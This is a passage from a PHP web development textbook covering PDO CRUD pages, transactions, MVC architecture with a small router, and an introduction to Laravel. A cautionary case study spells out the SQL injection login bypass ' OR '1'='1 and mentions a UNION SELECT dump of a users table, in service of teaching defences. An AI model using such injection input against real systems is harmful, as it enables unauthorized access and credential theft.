The edit page first loads the existing record (404 if it does not exist), shows it in the same form, and on POST validates and updates it. The ID is taken from the database record, not from the submitted form, so a user cannot change which row is updated by editing the hidden or read-only field. In an application with users, the page would also check that the logged-in user is allowed to edit this record (Chapter 22).

24.3.6 Delete

PHP | public/delete.php

```
1  <?php
2  require __DIR__ . '/../src/db.php';
3  require __DIR__ . '/../src/helpers.php';
4
5  if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
6      http_response_code(405);
7      exit('Method not allowed');
8  }
9  verify_csrf();
10 $stmt = db()->prepare('DELETE FROM students WHERE id = ?');
11 $stmt->execute([$_POST['id'] ?? '']);
12 redirect('index.php', $stmt->rowCount() ? 'Student deleted.' : 'Student not found.');
       ↪
```

Table 24.1. CRUD operations, HTTP methods and SQL.

Operation	Page	HTTP	SQL
Create	`create.php`	GET (form), POST (save)	`INSERT`
Read	`index.php`, `edit.php`	GET	`SELECT`
Update	`edit.php`	GET (form), POST (save)	`UPDATE`
Delete	`delete.php`	POST only	`DELETE`

24.4 Transactions in PHP

PHP | Enrolling a student in several courses atomically

```php
$pdo->beginTransaction();
try {
    $stmt = $pdo->prepare('INSERT INTO enrollments (student_id, course_code) VALUES (?, ?)');
    foreach ($courseCodes as $code) {
        $stmt->execute([$studentId, $code]);        // a prepared statement can be reused
    }
    $pdo->prepare('UPDATE students SET credits_taken = credits_taken + ? WHERE id = ?')
        ->execute([$totalCredits, $studentId]);
    $pdo->commit();                                  // all changes become permanent together
} catch (Throwable $e) {
    $pdo->rollBack();                                // undo everything
    throw $e;                                        // or show an error message
}
```

If any statement fails — for example one course code does not exist — the exception causes a rollback, and the student is enrolled in none of the courses rather than some of them.

24.5 From Plain PHP to a Framework

The Student Manager works, is secure against the common attacks, and is organised reasonably. But notice how much code is repeated or "infrastructure": the `require` lines at the top of every page, the connection handling, CSRF checks, validation code, redirects with flash messages, HTML escaping, pagination and URL building. Every real project needs these, and more: authentication, routing with clean URLs, database migrations, e-mail and testing.

Frameworks such as Laravel provide all of them, tested and consistent, and impose an architecture — MVC — that keeps large projects maintainable. Chapter 25 explains the architecture, and Part VI rebuilds applications like this one in Laravel, where the whole list page (including pagination) reduces to a few lines:

PHP | A preview: the same list in Laravel

```php
$students = Student::with('department')
    ->where('name', 'like', "%$q%")
    ->orderBy('name')
    ->paginate(5);
```

Real-World Case: The login that anyone could pass

Scenario. A college's online notice board has an admin login. The PHP code builds the query with string concatenation, and the form's password field is not limited.

Problem. Anyone who types `' OR '1'='1` into both fields is logged in as the first user in the table — the administrator — and can post, edit and delete notices. Later the attacker uses `UNION SELECT` in a search box to download the entire `users` table, whose passwords are stored as unsalted MD5 hashes, and cracks most of them within hours.

Analysis. Two independent failures: SQL built by concatenation (injection), and weak password storage.

Solution. Use prepared statements for every query; fetch the user by e-mail only and verify the password with `password_verify` against a `password_hash` value; re-hash all passwords (forcing a reset); use a database account without permission to read unrelated tables; log and rate-limit failed logins.

Lesson. Never let data become code. Parameterised queries are not optional.

Chapter Summary

- PDO provides a uniform database interface. Configure exceptions, associative fetching and native prepared statements, use `utf8mb4`, and keep credentials outside the web root.
- SQL injection occurs when input is concatenated into SQL; prepared statements with bound parameters prevent it. Identifiers such as column names must come from allow-lists.
- `fetch`, `fetchAll`, `fetchColumn`, `rowCount` and `lastInsertId` retrieve results; always handle "not found".
- A CRUD application combines list (with search and pagination), create, edit and delete pages, using validation, output escaping, CSRF tokens, Post/Redirect/Get and flash messages. Deletion must use POST.
- Transactions (`beginTransaction`, `commit`, `rollBack`) make multi-step changes atomic.
- Frameworks package these patterns; the next chapter explains the architecture they use.

Key Terms

PDO
mysqli
DSN
ERRMODE_EXCEPTION
FETCH_ASSOC
SQL injection
prepared statement
placeholder
bound parameter
allow-list
fetch
fetchAll
fetchColumn
rowCount
lastInsertId
CRUD
document root
pagination
LIMIT / OFFSET
flash message
CSRF token
404 Not Found
405 Method Not Allowed
transaction
commit
rollback

Review Questions

1. Write the PDO code to connect to a MySQL database called `library` with appropriate options.
2. Explain SQL injection with an example of a vulnerable query and a malicious input.
3. Rewrite the vulnerable query from Question 2 safely.
4. What is the difference between `fetch()` and `fetchAll()`, and what does `fetch()` return when nothing matches?
5. Explain how pagination is implemented with SQL.
6. Why should the delete action use POST with a CSRF token rather than a link?
7. Why is only the `public` folder exposed by the web server?
8. When are transactions needed? Give an example from an e-commerce site.

Exam-Style Questions

1. **[6 marks]** Write PHP (PDO) code for a page that lists all books in a `books` table (title, author, year), with a search box that filters by title, using a prepared statement.
2. **[6 marks]** Explain SQL injection and prepared statements. Why is escaping user input by hand not a sufficient defence?
3. **[4 marks]** Describe the four CRUD operations, the HTTP methods and SQL statements used for each, and the security measures required.

Model answer to Question 1.

PHP

```php
<?php
$pdo = new PDO('mysql:host=127.0.0.1;dbname=library;charset=utf8mb4', 'lib_app', 'secret', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
]);
$q = trim($_GET['q'] ?? '');
$stmt = $pdo->prepare('SELECT title, author, year FROM books WHERE title LIKE ? ORDER BY title');
$stmt->execute(["%$q%"]);
$books = $stmt->fetchAll();
function e($v) { return htmlspecialchars((string) $v, ENT_QUOTES, 'UTF-8'); }
?>
<form method="get"><input name="q" value="<?= e($q) ?>"><button>Search</button></form>
<table>
  <tr><th>Title</th><th>Author</th><th>Year</th></tr>
  <?php foreach ($books as $b): ?>
    <tr><td><?= e($b['title']) ?></td><td><?= e($b['author']) ?></td><td><?= e($b['year']) ?></td></tr>
```

```
  <?php endforeach; ?>
</table>
```

The search term is bound as a parameter (with the wildcards in the value), and every output is escaped; an empty search matches all books.

Answers to Check Your Understanding

1. It makes PDO throw a `PDOException` whenever a database operation fails, instead of failing silently.
2. Because the SQL is compiled before the data is supplied, so the data is only ever treated as a value, never as SQL syntax.
3. No; placeholders only stand for values. Choose the column from a fixed allow-list of permitted names.

CHAPTER 25

Web Application Architecture and MVC

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain separation of concerns and why architecture matters as applications grow;
- describe one-, two-, three- and n-tier architectures and distinguish logical layers from physical tiers;
- explain the Model–View–Controller pattern, the responsibilities of each part, and the flow of a request;
- explain the front-controller pattern and routing, and build a minimal MVC application in PHP;
- describe related patterns: service and repository layers, MVP and MVVM;
- compare monolithic and microservice architectures, and describe how web applications scale.

The Student Manager of Chapter 24 is about 300 lines long and easy to understand. Real applications — a university management system with admissions, courses, results, fees, library and hostel modules — run to hundreds of thousands of lines written by many developers over many years. Without a clear structure, such code becomes a tangle in which every change risks breaking something unrelated. *Architecture* is the set of decisions about how a system is divided into parts and how those parts communicate. This chapter introduces the architectures used by almost all web applications, and prepares you for Laravel, which is built on them.

25.1 Separation of Concerns

Definition — Separation of concerns

Separation of concerns is the design principle of dividing a program into distinct parts, each responsible for one aspect of the problem, with well-defined interfaces between them.

You have already applied it several times: HTML for structure, CSS for presentation and JavaScript for behaviour (Chapter 5); configuration outside the public folder; helpers shared by several pages. The payoff is that each part can be understood, changed, tested and replaced independently: the design team can restyle the site without touching the database code; the database can move from MySQL to PostgreSQL without rewriting the pages; a mobile app can reuse the business logic through an API.

Look again at `edit.php` from Chapter 24. In one file, it reads the HTTP request, runs SQL, validates input, applies business rules, and generates HTML. That is manageable for one page, but in a large system the same validation and SQL would be copied into many pages, and a small change to a business rule would require finding every copy.

25.2 Tiered Architectures

25.2.1 Layers and tiers

A *layer* is a logical grouping of code with one responsibility. A *tier* is a physical deployment unit — a separate process or machine. Layers are about code organisation; tiers are about where code runs. Three layers may run on one machine (common for small sites) or on three.

One-tier. Everything — interface, logic and data — runs on one machine in one program, like a desktop spreadsheet.

Two-tier. A client talks directly to a database server. Early client–server business applications worked this way; it is unsuitable for the Web, because every client would need database credentials.

Three-tier. A presentation tier (the browser or mobile app), an application tier (the web/application server running PHP, Node.js, Java …) and a data tier (the database). This is the standard architecture of web applications.

N-tier. Further tiers are added as systems grow: a CDN and load balancer in front, caches (Redis), message queues, search engines (Elasticsearch), file storage and external services.




Figure 25.1. The three-tier architecture (course slides).

Benefits of tiers include *security* (the database is reachable only from the application servers, never from the Internet), *scalability* (each tier can be scaled separately — more application servers




Figure 25.2. An n-tier deployment of a web application.

during results week, a larger database server) and *maintainability* (each tier can be upgraded independently).

25.3 The Model–View–Controller Pattern

Within the application tier, most web frameworks organise code with the **Model–View–Controller** (MVC) pattern, originally devised by Trygve Reenskaug for Smalltalk desktop applications in 1979 and adapted for the Web by frameworks such as Ruby on Rails, Django, ASP.NET MVC and Laravel.

Model. Represents the application's data and *business rules*: a `Student`, a `Course`, an `Enrollment`. It knows how to load and save itself and what makes it valid ("a CGPA is between 0 and 4", "a student may not enrol in more than 24 credits"). It knows nothing about HTTP or HTML.

View. Presents data to the user: an HTML template (or JSON). It contains only presentation logic — loops over lists, formatting — and never queries the database or makes business decisions.

Controller. Handles a request: reads the input, asks models to do the work, chooses a view and passes it the data. Controllers are the "glue"; they should be thin.




Figure 25.3. The flow of a request through an MVC web application.

25.3.1 The request flow

1. The browser requests `/students/2104001`.
2. The web server sends every request to one entry script, `public/index.php`, called the **front controller**, which asks the **router** which controller method handles this method and path.
3. The router calls `StudentController::show('2104001')`.

4. The controller asks the `Student` model for that student; the model runs a prepared SQL query.
5. The model returns the data (or `null`).
6. The controller passes the data to the `students/show` view (or a 404 view).
7. The view produces HTML, which is sent back as the response.

25.3.2 A minimal MVC application in PHP

To see that MVC is a way of organising code rather than magic, here is a working implementation in about 100 lines.

Text | Structure

```
mvc-demo/
|-- public/index.php                <- front controller (document root)
`-- app/
    |-- Core/Router.php, View.php
    |-- Controllers/StudentController.php
    |-- Models/Student.php
    `-- Views/students/index.php, show.php
```

PHP | public/index.php --- the front controller

```php
<?php
declare(strict_types=1);

spl_autoload_register(function (string $class) {          // App\Models\Student -> app/Models/Student.php
    $file = __DIR__ . '/../' . str_replace(['App\\', '\\'], ['app/', '/'], $class) . '.php';
    if (is_file($file)) require $file;
});

use App\Core\Router;
use App\Controllers\StudentController;

$router = new Router();
$router->get('/',               [StudentController::class, 'index']);
$router->get('/students/{id}',  [StudentController::class, 'show']);

$router->dispatch($_SERVER['REQUEST_METHOD'], parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH));
```

PHP | app/Core/Router.php

```php
<?php
namespace App\Core;

class Router
{
```

```
    private array $routes = [];

    public function get(string $pattern, array $action): void
    {
        $this->routes['GET'][$pattern] = $action;
    }

    public function dispatch(string $method, string $path): void
    {
        foreach ($this->routes[$method] ?? [] as $pattern => [$class, $func]) {
            // turn '/students/{id}' into the regular expression '#^/students
    ↪ /([^/]+)$#'
            $regex = '#^' . preg_replace('#\{\w+\}#', '([^/]+)', $pattern) . '$#';
            if (preg_match($regex, $path, $m)) {
                array_shift($m);                                    // keep only the
    ↪ captured parameters
                (new $class())->$func(...$m);
                return;
            }
        }
        http_response_code(404);
        echo 'Page not found';
    }
}
```

PHP | app/Models/Student.php --- the model

```
<?php
namespace App\Models;

use PDO;

class Student
{
    private static function db(): PDO { /* returns a configured PDO connection (
    ↪ Chapter 24) */ }

    public static function all(): array
    {
        return self::db()->query('SELECT id, name, cgpa FROM students ORDER BY name'
    ↪ )->fetchAll();
    }

    public static function find(string $id): ?array
    {
        $stmt = self::db()->prepare('SELECT s.*, d.name AS department FROM students
    ↪ s
                                     JOIN departments d ON d.id = s.department_id
    ↪ WHERE s.id = ?');
        $stmt->execute([$id]);
```

```
        return $stmt->fetch() ?: null;
    }

    public static function standing(?float $cgpa): string    // a business rule
    ↪ lives in the model
    {
        return match (true) {
            $cgpa === null => 'No result yet',
            $cgpa >= 3.75  => "Dean's List",
            $cgpa >= 2.50  => 'Good standing',
            default        => 'Academic probation',
        };
    }
}
```

PHP | app/Controllers/StudentController.php --- the controller

```php
<?php
namespace App\Controllers;

use App\Core\View;
use App\Models\Student;

class StudentController
{
    public function index(): void
    {
        $students = Student::all();                                  // ask the model
        View::render('students/index', ['students' => $students]); // choose the
    ↪ view
    }

    public function show(string $id): void
    {
        $student = Student::find($id);
        if (!$student) {
            http_response_code(404);
            View::render('errors/404');
            return;
        }
        View::render('students/show', [
            'student'  => $student,
            'standing' => Student::standing($student['cgpa'] === null ? null : (
    ↪ float) $student['cgpa']),
        ]);
    }
}
```

PHP | app/Views/students/show.php --- a view

```php
<h1><?= e($student['name']) ?></h1>
<p>ID <?= e($student['id']) ?> &middot; <?= e($student['department']) ?></p>
<p>CGPA: <?= $student['cgpa'] ?? '&ndash;' ?> (<?= e($standing) ?>)</p>
<p><a href="/">&larr; All students</a></p>
```

➤ Testing with the built-in server: php -S localhost:8000 -t public

```
$ curl localhost:8000/students/2104001
<h1>Ayesha Siddiqua</h1>
<p>ID 2104001 &middot; Computer Science and Engineering</p>
<p>CGPA: 3.84 (Dean&#039;s List)</p>
$ curl -i localhost:8000/students/9999999
HTTP/1.1 404 Not Found
```

➤ How it works

- Every request enters through `public/index.php`. URLs are "clean" (`/students/2104001` instead of `show.php?id=2104001`) because the router, not the file system, decides what runs. (With Apache, a short `.htaccess` rewrite rule sends all requests to `index.php`; PHP's built-in server does so for paths that are not files.)
- The *autoloader* loads a class file the first time the class is used, based on its namespace — the convention (PSR-4) that Composer implements for Laravel.
- The model contains the SQL and the business rule; the view contains only HTML and output; the controller coordinates. To show the same data as JSON for a mobile app, you would add a controller method that returns `json_encode(Student::find($id))`, reusing the model unchanged.

25.3.3 Fat models, thin controllers

A common guideline is to keep controllers thin. When controllers grow long, business logic is usually leaking into them. Larger applications add further layers:

- a **service layer** for operations that involve several models — for example the `enrol()` method of an `EnrollmentService` class, which checks prerequisites, credit limits and fees and then creates records in a transaction;
- a **repository layer** that hides how data is stored behind an interface — for example a `StudentRepository` class with a `findByDepartment()` method — making it easy to test or change storage;
- **form request** or validator classes for input validation, and **policies** for authorisation (Chapter 29).

25.3.4 Related patterns

MVP (Model–View–Presenter) — the presenter holds all presentation logic and updates a passive view; common in desktop and older Android applications.

MVVM (Model–View–ViewModel) — a view model exposes state that the view *binds* to, updating automatically when the state changes. Front-end frameworks such as Vue and Angular follow it, and React's "state, then render" model (the pattern of the Study Planner in Chapter 17) is closely related.

In a modern single-page application, MVC often exists on *both* sides: the server exposes models through API controllers that return JSON, and the client has its own components and state.

✔ Check Your Understanding

1. What is the difference between a layer and a tier?
2. In MVC, where does each of these belong: an SQL query; a `foreach` loop producing table rows; reading `$_POST`; the rule "a student may register for at most 24 credits"?
3. What is a front controller?

25.4 Monoliths and Microservices

A monolith is a single deployable application containing all features — users, courses, results, fees — with one codebase and usually one database. Laravel applications are typically monoliths. They are simple to develop, test and deploy, and perfectly suitable for most organisations.

Microservices split the system into small, independently deployable services, each owning its data and communicating over HTTP APIs or message queues: an authentication service, a payment service, a notification service. Large organisations such as Netflix, Amazon and Uber use them so that hundreds of teams can deploy independently and scale busy services separately.

Table 25.1. Monolith compared with microservices.

Aspect	Monolith	Microservices
Deployment	One unit	Many independent services
Development speed (small team)	Fast	Slower: much infrastructure
Scaling	Scale the whole application	Scale each service separately
Failure	A bug can affect everything	Failures can be isolated (but distributed failures are complex)
Data	One database, transactions easy	A database per service; consistency across services is hard
Operations	Simple	Requires containers, orchestration, monitoring, tracing
Suits	Most projects, start-ups, university systems	Very large systems and organisations

A widely shared piece of advice is to begin with a well-structured *modular monolith* and extract services only when a real need appears. Chapter 36 applies these ideas to the design of a complete

system.

25.5 Scaling Web Applications

When traffic grows, applications scale in two ways:

Vertical scaling (scaling up): a bigger server with more CPU and memory. Simple, but limited and a single point of failure.

Horizontal scaling (scaling out): more servers behind a *load balancer*, which distributes requests among them (Chapter 3). It requires application servers to be *stateless*: sessions and uploaded files must live in shared storage (Redis, a database, object storage) rather than on one server's disk.

Other key techniques are *caching* (store results of expensive operations: whole pages, query results, computed values), *database replication* (read replicas answer `SELECT` queries), *queues* (slow tasks such as sending e-mails or generating PDFs run in background workers instead of during the request), and *CDNs* for static files. Chapter 33 discusses performance in detail.

Real-World Case: The portal that could not change its grading rule

Scenario. A university changes its grading scale: the boundary for A+ moves from 80 to 85. The result portal, built without any architecture, has grade calculations written directly in 23 PHP pages: the result sheet, the transcript, the dean's list, the probation report, several admin pages and an export script.

Problem. After the update, 21 pages use the new rule and two still use the old one. Some students' transcripts disagree with their result sheets, and the error is discovered only after certificates are printed.

Analysis. The business rule was duplicated in the presentation code. There was no single place that "owned" grading.

Solution. Refactor to MVC: a `Grade` model (or service) contains the only implementation of the scale, read from configuration; every controller and view uses it; automated tests check the boundaries (84, 85, 86). A later change of scale is one edit, verified by the tests.

Lesson. Put each business rule in exactly one place — the model or service layer — and keep views and controllers free of it.

Chapter Summary

- Separation of concerns divides a program into parts with single responsibilities, making it easier to understand, change, test and reuse.
- Layers organise code logically; tiers deploy it physically. Web applications use a three-tier architecture — presentation, application and data — extended to n tiers with CDNs, load balancers, caches and queues.
- MVC separates models (data and business rules), views (presentation) and controllers (request handling). A front controller and router send each request to a controller method.

- Keep controllers thin; add service, repository and validation layers as applications grow. MVP and MVVM are related patterns, especially in front-end code.
- Monoliths are simpler and suit most projects; microservices trade complexity for independent deployment and scaling.
- Applications scale vertically and horizontally; horizontal scaling requires stateless application servers, shared session storage, caching, replication and queues.

Key Terms

architecture
separation of concerns
layer
tier
two-tier
three-tier
n-tier
presentation tier
application tier
data tier
MVC
model
view
controller
business rule
front controller
router
clean URL
autoloading
PSR-4
thin controller
service layer
repository
MVP
MVVM
monolith
microservice
vertical scaling
horizontal scaling
load balancer
stateless server
caching
replication
queue

Review Questions

1. Explain separation of concerns with three examples from web development.
2. Distinguish one-, two- and three-tier architectures. Why is two-tier unsuitable for public web applications?
3. Describe the responsibilities of the model, view and controller.
4. Trace a request for `/courses/CSE-3201` through an MVC application.
5. What does a router do? How does it support clean URLs?
6. What is meant by "fat models, thin controllers"?
7. Compare MVC and MVVM.
8. Compare monolithic and microservice architectures, and suggest which suits a university result portal.
9. Explain vertical and horizontal scaling. What must change in an application to allow horizontal scaling?

Exam-Style Questions

1. **[6 marks]** Explain the MVC architecture with a diagram, showing the flow of a request. Why is MVC preferred for large web applications?

2. **[5 marks]** Explain the three-tier architecture of a web application and the benefits of separating the tiers.
3. **[4 marks]** Refactor the following into model, view and controller, stating what goes where: a single `products.php` that connects to MySQL, reads `$_GET['category']`, selects products of that category, applies a 10 % discount to products older than a year, and prints an HTML list.

Model answer to Question 3. *Model* (`Product`): the database connection, the prepared query `findByCategory($category)`, and the business rule `discountedPrice()` (10 % off when older than a year). *Controller* (`ProductController::index`): read and validate `$_GET['category']`, call `Product::findByCategory()`, and pass the products to the view. *View* (`products/index.php`): loop over the products and print the escaped name and the discounted price in an HTML list. The discount rule is then reusable (for example by an API), and the view can be redesigned without touching the SQL.

Answers to Check Your Understanding

1. A layer is a logical grouping of code by responsibility; a tier is a physical unit where code runs (a separate process or machine).
2. SQL query: model. `foreach` producing rows: view. Reading `$_POST`: controller. The 24-credit rule: model (or a service layer).
3. A single entry script that receives every request and dispatches it, through a router, to the right controller.

PART VI

Frameworks and APIs

Building maintainable applications with Laravel and designing interfaces for other programs.

CHAPTER 26

Introduction to Laravel

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain what a web framework provides and why Laravel is widely used;
- install Laravel with Composer, configure it through the `.env` file, and run it locally;
- describe Laravel's directory structure and the life cycle of a request;
- use Artisan to generate code and manage the application;
- define simple routes and return views;
- write Blade templates with escaped output, control directives, layouts, components and forms with CSRF protection;
- include CSS and JavaScript with Vite.

Part V built a complete application in plain PHP — and showed how much of the code was infrastructure: connecting to the database, routing, escaping, CSRF tokens, validation, redirects with flash messages, pagination. A *framework* provides that infrastructure, tested by thousands of projects, so that you can concentrate on your application's own logic. This part of the book uses **Laravel**, the most popular PHP framework. We will build a *Campus Notice Board* across Chapters 26–31: a site where departments publish notices that students can browse, search and receive through an API.

26.1 Why a Framework?

Definition — Web framework

A **web framework** is a collection of libraries and conventions that provides the common infrastructure of web applications — routing, request and response handling, templating, database access, validation, authentication, security and testing — and defines an architecture into which the application's own code is placed.

The benefits are substantial:

- **Productivity:** features that took hundreds of lines in Part V take a few.
- **Security by default:** output escaping, CSRF protection, parameterised queries, password hashing and encrypted cookies are built in and on unless you turn them off.
- **Structure:** MVC (Chapter 25) and conventions mean that any Laravel developer can find

their way around any Laravel project.

- **Ecosystem:** packages and tools for authentication, payments, queues, search, real-time events and more.
- **Maintainability:** tested components, regular releases, upgrade guides and documentation.

The price is learning the framework's concepts and conventions — and the risk of using it without understanding what it does. That is why this book covered plain PHP first: every feature in this part is a polished version of something you have already built by hand.

26.1.1 Laravel

Laravel was created by Taylor Otwell in 2011 and describes itself as "the PHP framework for web artisans". It emphasises expressive, readable code. Its major components include:

- a **router** with middleware (Chapter 27);
- **Blade**, a template engine (this chapter);
- **Eloquent**, an object-relational mapper, with migrations and seeders (Chapter 28);
- **validation**, error handling and logging (Chapter 29);
- **authentication** starter kits and **Sanctum** for API tokens;
- queues, scheduled tasks, events, mail, notifications, caching, file storage and testing tools;
- **Artisan**, a command-line tool.

Laravel releases a major version each year. This book uses Laravel 13 (March 2026), which requires PHP 8.3 or later; the code is also valid for Laravel 11 and 12, which share the same application structure.

26.2 Installing and Running Laravel

Laravel needs PHP (with the `mbstring`, `openssl`, `pdo` and `xml` extensions), Composer, and — for front-end assets — Node.js. Appendix A covers installation. **Composer** is PHP's dependency manager: it downloads the libraries a project needs (listed in `composer.json`) into `vendor/` and generates the autoloader.

➤ **Creating and running a new project**

```
$ composer create-project laravel/laravel notice-board     # or: laravel new notice-
    ↪ board
$ cd notice-board
$ php artisan serve                                          # development server
   INFO  Server running on [http://127.0.0.1:8000].
$ npm install && npm run dev                                 # (second terminal)
    ↪ compile CSS/JS with Vite
```

Opening `http://127.0.0.1:8000` shows Laravel's welcome page. XAMPP and Laragon users can also point a virtual host at the project's `public/` folder; Laragon creates `http://notice-board.test` automatically.

26.2.1 Configuration and the .env file

Settings that differ between environments — your laptop, a teammate's laptop, the production server — are stored in `.env` in the project root:

Text | `.env (extract)`

```
APP_NAME="Campus Notice Board"
APP_ENV=local
APP_KEY=base64:Hq3...generated...=     # used to encrypt cookies and sessions: keep
    ↪ secret
APP_DEBUG=true                          # detailed error pages: MUST be false in
    ↪ production
APP_URL=http://127.0.0.1:8000

DB_CONNECTION=mysql                     # or sqlite (the default for new projects)
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=notice_board
DB_USERNAME=root
DB_PASSWORD=
```

The files in `config/` read these values with `env()`, and application code reads configuration with `config('app.name')`. `.env` contains secrets, so it is listed in `.gitignore` and never committed; `.env.example` documents the required keys for other developers. This is the professional version of the `config.php` outside the web root in Chapter 24.

26.3 Directory Structure

Text | `The main folders of a Laravel application`

```
notice-board/
|-- app/
|   |-- Http/Controllers/     <- controllers
|   |-- Models/               <- Eloquent models (User.php is included)
|   `-- Providers/            <- service providers (bootstrap application services)
|-- bootstrap/app.php         <- creates the application; registers routes,
    ↪ middleware, exceptions
|-- config/                   <- configuration files (app, database, mail, session
    ↪ ...)
|-- database/
|   |-- migrations/           <- database schema versions
|   |-- factories/, seeders/  <- test and sample data
|-- public/                   <- document root: index.php (front controller),
    ↪ compiled assets
|-- resources/
|   |-- views/                <- Blade templates
|   |-- css/, js/             <- source assets, compiled by Vite
|-- routes/
|   |-- web.php               <- routes for browser pages (sessions, CSRF)
|   `-- console.php           <- Artisan commands and scheduled tasks
```

```
|-- storage/                  <- logs, cache, compiled views, uploaded files
|-- tests/                    <- automated tests
|-- vendor/                   <- Composer packages (never edit; not committed)
|-- .env, artisan, composer.json, package.json, vite.config.js
```

As in Chapter 24, only `public/` is exposed by the web server; everything else, including `.env`, is outside the document root. API routes (`routes/api.php`) are added when needed with `php artisan install:api` (Chapter 30).

26.3.1 The request life cycle




Figure 26.1. The life cycle of a request in Laravel.

1. Every request is directed to `public/index.php`, the front controller (Chapter 25).
2. It loads Composer's autoloader and creates the application from `bootstrap/app.php`, which registers configuration and *service providers* (classes that set up services such as the database and session).
3. The request passes through the global and route-specific *middleware* (Chapter 27).
4. The router finds the route matching the method and URL.
5. The route's action — a closure or controller method — runs, typically using models and returning a view.
6. The response travels back out through the middleware (which may add headers or cookies) and is sent.

26.4 Artisan

Artisan is Laravel's command-line interface. It generates code, runs migrations, clears caches and much more.

➤ Frequently used Artisan commands

```
$ php artisan list                          # all commands
$ php artisan make:controller NoticeController --resource
$ php artisan make:model Notice -mfs          # model + migration + factory + seeder
$ php artisan make:request StoreNoticeRequest
$ php artisan make:middleware EnsureUserIsAdmin
$ php artisan migrate                         # run pending migrations
$ php artisan route:list                      # show all routes
$ php artisan tinker                          # interactive PHP shell with the app
    ↪ loaded
$ php artisan optimize:clear                  # clear cached config, routes and views
```

Generated files are placed in the right folder with the right namespace — conventions that make every Laravel project familiar.

26.5 A First Route and View

Routes for web pages are defined in `routes/web.php`:

PHP | routes/web.php

```php
<?php
use Illuminate\Support\Facades\Route;

Route::get('/', function () {
    return view('home', ['title' => 'Campus Notice Board']);
});

Route::get('/about', fn () => view('about'));

Route::get('/hello/{name?}', function (string $name = 'Guest') {
    return "Hello, {$name}!";                    // strings are returned as text/
    ↪ html
});
```

`Route::get` registers a URL and an *action*. The call `view('home', […])` renders the template `resources/views/home.blade.php` with the given variables. Returning a string sends it as the body; returning an array sends JSON. Chapter 27 covers routing in depth.

26.6 Blade Templates

Blade is Laravel's template engine. Blade files end in `.blade.php` and are compiled to plain PHP and cached, so they are fast.

26.6.1 Displaying data

Blade | resources/views/home.blade.php

```blade
<h1>{{ $title }}</h1>                        {{-- escaped with htmlspecialchars
    ↪ automatically --}}
<p>Today is {{ now()->format('l, j F Y') }}.</p>
<p>{{ $notice->body ?? 'No notice yet.' }}</p>
